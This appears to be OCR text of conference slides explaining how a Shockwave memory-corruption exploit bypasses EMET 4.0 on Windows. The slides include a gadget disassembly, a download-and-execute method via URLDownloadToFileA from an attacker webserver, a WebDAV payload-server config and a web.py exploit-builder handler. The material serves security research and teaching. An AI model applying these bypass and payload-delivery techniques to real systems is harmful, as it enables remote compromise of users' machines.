


The "Caller" mitigation can be bypassed simply by avoiding directly returning into monitored functions.

Instead, you can use other control flow transfers, like dynamic calls and jumps.


Additionally, you can re-use existing code, as I mentioned previously.

BYPASSING EMET 4.0



This one is a bit more tricky. Once you know which functions are monitored by SimExecFlow, you must ensure that you sufficiently mask the next ROP primitives you use to appear legitimate. Vague enough?

What I did was not use traditional ROP for such functions, instead I'd jump directly into some existing function.


sub_7A242540 proc near
000 push esi
004 mov esi, ecx
004 cmp dword ptr [esi+52Ch], 0
004 push edi
008 mov edi, 80000000h
008 jnz short loc_7A242563
008 push offset aD3d9_dll ; "D3D9.dll"
00C call ds:LoadLibraryA
008 mov [esi+52Ch], eax
loc_7A242563:
008 mov eax, [esi+52Ch]
008 test eax, eax
008 jz short loc_7A242590
008 push offset aDirect3dcreate ; "Direct3DCreate9"
00C push eax ; hModule
010 call ds:GetProcAddress
008 test eax, eax
008 jz short loc_7A242590
008 push 20h
00C call eax
008 mov [esi+674h], eax
008 test eax, eax
008 jz short loc_7A242590
008 pop edi
004 xor eax, eax
004 pop esi
000 retn
loc_7A242590:
008 mov eax, edi
008 pop edi
004 pop esi
000 retn
sub_7A242540 endp

Exploit

Target:

- Windows 8 x64
- Firefox
- Shockwave 12.0.112
- EMET 4.0

DEMO

Method:

- Jump over EMET hooks on LoadLibraryA
- LoadLibraryA("urlmon.dll")
- Re-use existing call to GetProcAddress to bypass EMET's "Caller" mitigation.
- Get address of "URLDownloadToFileA"
- URLDownloadToFileA from controlled webserver

- LoadLibraryA local DLL
- Win

Notes on Exploit Design

As we have the capability to leak memory, that enables us to dynamically support a multitude of targets.

Also, because Shockwave is so friendly we have the ability to discover the operating system, major/minor/build versions, architecture, and more.

This makes for some fun exploit development.

Notes on Exploit Design

Server-side Architecture

Depending on which exploit technique you choose to enable, the exploit I wrote may require different supporting services.

That is, if you are loading/moving a payload from a UNC share you need a Webdav server.

Notes on Exploit Design

Server-side Architecture

For any payload that requires a Webdav server,
I used lighttpd with the following config options:

```
mimetype.assign = (".html" => "text/html",
".application" => "application/x-ms-application")

server.modules   = ( "mod_webdav",
                     "mod_alias",
                     "mod_accesslog")

server.errorlog = "/logs/error.log"
accesslog.filename = "/logs/access.log"

webdav.activate = "enable"
webdav.sqlite-db-name = "/lock/lighttpd.webdav_lock.db"
```

Notes on Exploit Design


Server-side Architecture

My exploit uses web.py to serve up the following:

- HTML pages that embed the .dir Shockwave files
- The .dir files themselves
- One for memory disclosure
- One for the memory corruption
- A payload (for the URLDownloadToFileA)

Notes on Exploit Design

Server-side Architecture



It is also worth noting that I also added code to handle serving **gzip-encoded** data to my main.py as I encountered some unreliability with regard to web.py and its serving of large files.

Notes on Exploit Design

The HTML

The HTML is fairly straightforward but one gotcha worth mentioning is that I had to use an **iframe** that was **dynamically populated** with the crafted memory corruption .dir file, because if you loaded it any other way, the modules would get **re-loaded** in memory and the memory disclosure rendered useless.

RUN-ON SENTENCES, I HAZ THEM

Notes on Exploit Design

The Javascript

The Javascript I use is responsible for:

- Receiving leaked memory contents from mem_disc.dir
- Receiving and parsing version/platform/arch info
- POSTing to web.py to get the data back to our code

Notes on Exploit Design

web.py

```
def POST(self):
        i = web.input()
        ua_string = i['ua_string']

        if "firefox" in ua_string.lower():
                browser = "firefox"
        if "msie" in ua_string.lower():
                browser = "iexplore"

        dirapi_addr = int(i['dirapi'])
        sw_3d_addr = int(i['sw_3d'])
        stack_addr = int(i['stack'])
        sw_version = i['sw_version']
        platform = i['platform']
        arch = i['arch']

        x = CraftExploit(ipaddr, uncserver, dirapi_addr, sw_3d_addr,
                                stack_addr, sw_version, platform, arch, browser)
        x.render()

        return render.exploit()
```

Notes on Exploit Design

In summary, the same exploit supports the following:

- Windows XP SP3
  - Shockwave 11.6.5.635
  - Shockwave 11.6.8.638
- Windows 7 x86/x64
  - Shockwave 12.0.0.112
  - EMET 3.0/3.5/4.0
- Windows 8 x64
  - Shockwave 12.0.0.112
  - EMET 3.0/3.5/4.0

Questions?